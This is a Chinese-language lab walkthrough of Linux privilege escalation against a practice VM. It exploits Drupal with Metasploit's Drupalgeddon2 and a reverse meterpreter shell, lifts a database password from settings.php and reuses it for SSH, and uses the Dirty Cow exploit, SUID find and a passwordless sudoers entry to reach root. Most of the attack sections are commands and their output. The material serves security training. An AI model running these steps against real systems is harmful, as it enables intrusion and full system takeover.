

02-Linux提权总结

脏牛提权-内核漏洞

简介

脏牛 (Dirty Cow) 是Linux内核的一个提权漏洞，之所以叫Dirty Cow，Linux内核的内存子系统在处理写入复制 (copy-on-write, cow) 时产生了竞争条件 (race condition)。恶意用户可利用此漏洞，来获取高权限，对只读内存映射进行写访问。竞争条件，指的是任务执行顺序异常，可导致应用崩溃，或令攻击者有机可乘，进一步执行其他代码。利用这一漏洞，攻击者可在其目标系统提升权限，甚至可能获得root权限。

脏牛的CVE编号是CVE-2016-5195。


“Dirty Cow”缺陷存在于Linux内核的一部分,内核是每个发行版的一部分开源操作系统,包括RedHat,Debian,发布的Ubuntu,差不多有十年了。最重要的是,研究人员指出“Dirty Cow”的漏洞攻击代码,正在积极利用。“Dirty Cow”可能允许任何安装恶意程序获得行政(root) 完全访问设备的权限和劫持。

这个地方借助靶机来演示具体提权流程。

安装靶机

下载地址: <https://mega.nz/file/aG4AAaDB#CBLRRYQsAhTOyPjgYjC0Blr-weMH9QMdYbPfMj0LGeM>

直接打开即可:




这是一个靶机，大家应该按照正常流程去走！

开始渗透


先来个主机发现：

```
nmap 192.168.3.0/24
```

得到：



发现开了80，访问：空网站



继续看开放的端口：

```
nmap -p1-65535 192.168.3.64
```



访问：得到一个站点



信息收集：



直接上MSF：

```
msf6 > search Drupal

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupalgeddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example `info 7`, use `7` or use `exploit/unix/webapp/php_xmlrpc_eval`

```
msf6 > a
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):
```

Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
PHP_FUNC	passthru	yes	PHP function to execute
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.3.64	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1898	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.3.62	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic (PHP In-Memory)

干:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.3.62:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.3.64
[*] Meterpreter session 4 opened (192.168.3.62:4444 → 192.168.3.64:55508) at 2022-11-21 09:28:05 -0500

meterpreter > getuid
Server username: www-data
meterpreter >
```

查看目录:

```
meterpreter > ls -l
Listing: /var/www/html
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	110781	fil	2018-04-19 15:39:33 -0400	CHANGELOG.txt
100755/rwxr-xr-x	1481	fil	2018-04-19 15:39:33 -0400	COPYRIGHT.txt
100755/rwxr-xr-x	1717	fil	2018-04-19 15:39:33 -0400	INSTALL.mysql.txt
100755/rwxr-xr-x	1874	fil	2018-04-19 15:39:33 -0400	INSTALL.pgsql.txt
100755/rwxr-xr-x	1298	fil	2018-04-19 15:39:33 -0400	INSTALL.sqlite.txt
100755/rwxr-xr-x	17995	fil	2018-04-19 15:39:33 -0400	INSTALL.txt
100755/rwxr-xr-x	18092	fil	2018-04-19 15:39:33 -0400	LICENSE.txt
100644/rw-r--r--	3427612	fil	2018-04-20 13:20:38 -0400	LuizGonzaga-LampiaoFalou.mp3
100755/rwxr-xr-x	8710	fil	2018-04-19 15:39:33 -0400	MAINTAINERS.txt
100755/rwxr-xr-x	5382	fil	2018-04-19 15:39:33 -0400	README.txt
100755/rwxr-xr-x	10123	fil	2018-04-19 15:39:33 -0400	UPGRADE.txt
100644/rw-r--r--	34715	fil	2018-04-20 13:09:26 -0400	audio.m4a
100755/rwxr-xr-x	6604	fil	2018-04-19 15:39:33 -0400	authorize.php
100755/rwxr-xr-x	720	fil	2018-04-19 15:39:33 -0400	cron.php
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	includes
100755/rwxr-xr-x	529	fil	2018-04-19 15:39:33 -0400	index.php
100755/rwxr-xr-x	703	fil	2018-04-19 15:39:33 -0400	install.php
100755/rwxr-xr-x	267732	fil	2015-08-03 22:51:40 -0400	lampiao.jpg
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	misc
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	modules
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	profiles
100644/rw-r--r--	9674	fil	2018-04-20 12:48:37 -0400	qrc.png
100755/rwxr-xr-x	2189	fil	2018-04-19 15:39:33 -0400	robots.txt
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	scripts
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	sites
040755/rwxr-xr-x	4096	dir	2018-04-19 15:39:33 -0400	themes
100755/rwxr-xr-x	19986	fil	2018-04-19 15:39:33 -0400	update.php
100755/rwxr-xr-x	2200	fil	2018-04-19 15:39:33 -0400	web.config
100755/rwxr-xr-x	417	fil	2018-04-19 15:39:33 -0400	xmlrpc.php

```

meterpreter > cd sites
meterpreter > ls -l
Listing: /var/www/html/sites
Mode                Permissions      Size      Type      Last modified        Name
-----
100755/rwxr-xr-x    904        fil       2018-04-19 15:39:33 -0400  README.txt
040755/rwxr-xr-x    4096       dir       2018-04-19 15:39:33 -0400  all
040555/r-xr-xr-x    4096       dir       2018-04-19 15:41:40 -0400  default
100755/rwxr-xr-x    2365       fil       2018-04-19 15:39:33 -0400  example.sites.php

meterpreter > cd default
meterpreter > ls -l
Listing: /var/www/html/sites/default
Mode                Permissions      Size      Type      Last modified        Name
-----
100755/rwxr-xr-x    26250      fil       2018-04-19 15:39:33 -0400  default.settings.php
040775/rwxrwxr-x    4096       dir       2018-04-19 17:24:53 -0400  files
100555/r-xr-xr-x    26558      fil       2018-04-19 15:41:51 -0400  settings.php

meterpreter >

```

查看配置:

```

* @endcode
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'drupaluser',
          'password' => 'Virgulino',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
);

```

这个地方得到一些有用的信息。得到一个密码: Virgulino

看本地用户:

```

meterpreter > cd /home
meterpreter > ls -l
Listing: /home
Mode                Permissions      Size      Type      Last modified        Name
-----
040755/rwxr-xr-x    4096       dir       2018-04-20 13:48:18 -0400  tiago

meterpreter >

```

尝试用:

tiago Virgulino 进行登录

```

(kali@kali)-[~]
$ ssh tiago@192.168.3.64
The authenticity of host '192.168.3.64 (192.168.3.64)' can't be established.
ECDSA key fingerprint is SHA256:64C0fMfgIRp/7K8EpiEiirg/SrPByxrzXzn7bLIqxbU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.64' (ECDSA) to the list of known hosts.
tiago@192.168.3.64's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon Nov 21 20:12:18 BRST 2022

System load: 0.0          Memory usage: 8%        Processes:      190
Usage of /:  7.5% of 19.07GB Swap usage:   0%        Users logged in: 0

Graph this data and manage this system at: https://landscape.canonical.com/
Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$

```

进去了。

提权

怎么确定是否存在脏牛漏洞呢？

通过 `uname -a` 命令来看：如果内核版本低于下面的版本说明还存在

Centos7 /RHEL7 3.10.0-327.36.3.el7

Cetnos6/RHEL6 2.6.32-642.6.2.el6

Ubuntu 16.10 4.8.0-26.28

Ubuntu 16.04 4.4.0-45.66

Ubuntu 14.04 3.13.0-100.147

Debian 8 3.16.36-1+deb8u2

Debian 7 3.2.82-1

```
tiago@lampiao:~$ whoami
tiago
tiago@lampiao:~$ id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ uname -a
Linux lampiao 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
tiago@lampiao:~$
```

这个版本受脏牛影响

准备脚本：

<https://github.com/gbonacini/CVE-2016-5195>

下载下来，然后复制到kali.

利用nc上传文件到靶机：

先在靶机端进行监听：

```
nc -l 9528 > CVE-2016-5195-master.zip
```

```
tiago@lampiao:~$
tiago@lampiao:~$ nc -l 9528 > CVE-2016-5195-master.zip
```

然后在kali这边进行上传：


```
nc 192.168.3.64 9528 < CVE-2016-5195-master.zip
```

查看接收的文件：

```
tiago@lampiao:~$ ls
CVE-2016-5195-master.zip
tiago@lampiao:~$ ll
total 56
drwxr-xr-x 4 tiago tiago 4096 Nov 21 12:45 ./
drwxr-xr-x 3 root root 4096 Apr 19 2018 ../
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude/
-rw----- 1 tiago tiago 25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache/
-rw-rw-r-- 1 tiago tiago 17336 Nov 21 12:47 CVE-2016-5195-master.zip
-rw-r--r-- 1 tiago tiago 675 Apr 19 2018 .profile
-rw----- 1 root root 577 Apr 19 2018 .viminfo
tiago@lampiao:~$
```


然后解压进入文件夹进行编译：

```
tiago@lampiao:~/CVE-2016-5195-master$ ll
total 52
drwxrwxr-x 4 tiago tiago 4096 Mar 21 2017 ./
drwxr-xr-x 5 tiago tiago 4096 Nov 21 12:49 ../
-rw-rw-r-- 1 tiago tiago 1591 Mar 21 2017 changelog
-rw-rw-r-- 1 tiago tiago 947 Mar 21 2017 CONTRIBUTING.md
-rw-rw-r-- 1 tiago tiago 10092 Mar 21 2017 dcow.cpp
-rw-rw-r-- 1 tiago tiago 136 Mar 21 2017 .gitignore
drwxrwxr-x 3 tiago tiago 4096 Mar 21 2017 golang/
drwxrwxr-x 2 tiago tiago 4096 Mar 21 2017 legacy/
-rw-rw-r-- 1 tiago tiago 143 Mar 21 2017 makefile
-rw-rw-r-- 1 tiago tiago 2807 Mar 21 2017 README.md
-rw-rw-r-- 1 tiago tiago 7 Mar 21 2017 version
tiago@lampiao:~/CVE-2016-5195-master$ make
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow dcow.cpp -lutil
tiago@lampiao:~/CVE-2016-5195-master$ ll
total 92
drwxrwxr-x 4 tiago tiago 4096 Nov 21 12:49 ./
drwxr-xr-x 5 tiago tiago 4096 Nov 21 12:49 ../
-rw-rw-r-- 1 tiago tiago 1591 Mar 21 2017 changelog
-rw-rw-r-- 1 tiago tiago 947 Mar 21 2017 CONTRIBUTING.md
-rwxrwxr-x 1 tiago tiago 40167 Nov 21 12:49 dcow*
-rw-rw-r-- 1 tiago tiago 10092 Mar 21 2017 dcow.cpp
-rw-rw-r-- 1 tiago tiago 136 Mar 21 2017 .gitignore
drwxrwxr-x 3 tiago tiago 4096 Mar 21 2017 golang/
drwxrwxr-x 2 tiago tiago 4096 Mar 21 2017 legacy/
-rw-rw-r-- 1 tiago tiago 143 Mar 21 2017 makefile
-rw-rw-r-- 1 tiago tiago 2807 Mar 21 2017 README.md
-rw-rw-r-- 1 tiago tiago 7 Mar 21 2017 version
tiago@lampiao:~/CVE-2016-5195-master$
```




直接执行这个文件：

```
tiago@lampiao:~/CVE-2016-5195-master$ ./dcow
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)
```



直接切换，输入对应的密码：

```
tiago@lampiao:~/CVE-2016-5195-master$ su
Password:
root@lampiao:/home/tiago/CVE-2016-5195-master# whoami
root
root@lampiao:/home/tiago/CVE-2016-5195-master#
```



提权成功!!!

SUID配置错误提权

简介

- 1.只有可以执行的二进制程序文件才能设定SUID权限,非二进制文件设置SUID权限没有任何意义.
- 2.命令执行者要对该程序文件拥有执行(x)权限.
- 3.命令执行者在执行该程序时获得该程序文件属主的身份.
- 4.SUID权限只在该程序执行过程中有效,也就是说身份改变只在程序执行过程中有效

设置方法

chmod u+s FILE...

chmod u-s FILE...

信息收集是否有可用的命令

以下命令将尝试查找具有root权限的SUID的文件，不同系统适用于不同的命令

```
find / -perm -u=s -type f 2>/dev/null

find / -user root -perm -4000-print2>/dev/null

find / -user root -perm -4000-exec ls -ldb {} \;
```

比如：

```
gxa001@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

我们这里模拟一下，我们将find命令赋予SUID权限：

```
root@ubuntu:/usr/bin# pwd
/usr/bin
root@ubuntu:/usr/bin# chmod u+s find
root@ubuntu:/usr/bin# ll | grep find
-rwxr-xr-x 1 root root 238080 Nov  5 2017 find*
-rwxr-xr-x 1 root root 14328 Apr 19 2021 gst-typefind-1.0*
-rwxr-xr-x 1 root root 39000 May 27 08:03 ippfind*
-rwxr-xr-x 1 root root 113360 Sep 17 2020 sane-find-scanner*
```

```
gxa001@ubuntu:/usr/bin$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/find
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
```

实用程序find可用于发现存储在系统上。然而，它是执行命令的能力。因此，如果它被配置为使用 SUID 权限运行，那么所有将通过 find 执行的命令都将以 root 身份执行。

```
File Edit View Search Terminal Help
gxa001@ubuntu:/opt$ mkdir tt
mkdir: cannot create directory 'tt': Permission denied
gxa001@ubuntu:/opt$ find user.php -exec mkdir tt \;
gxa001@ubuntu:/opt$ ls
containerd  error.log  info.java  java  php.tar.bz2  root  s3077.txt  s307.txt  tt  user.php  老师真帅.txt
info       jack.txt   papa.txt   phpstudy  php.tar.gz   root.txt  s307.html  shell.php  test  user.php
gxa001@ubuntu:/opt$
```

1 没权限


2 用find提权

3 成功

sudo提权

普通用户一般是无法运行root所有者的命令的，运用sudo可以使普通用户使用root用户的命令。但是在一些场景下，管理员为了平常运营方便给sudoer文件配置不当，从而导致权限提升的问题产生。


一般情况下，我们使用sudo命令都需要输入root密码：




管理可能为了方便对/etc/sudoers进行编辑成sudo免密码：

vim /etc/sudoers

添加：gxa001 ALL=(ALL:ALL) NOPASSWD:ALL #gxa001为我们的用户



保存测试；



密码复用提权

当我们获取到一些如数据库、后台 web 密码，可能就是 root 密码

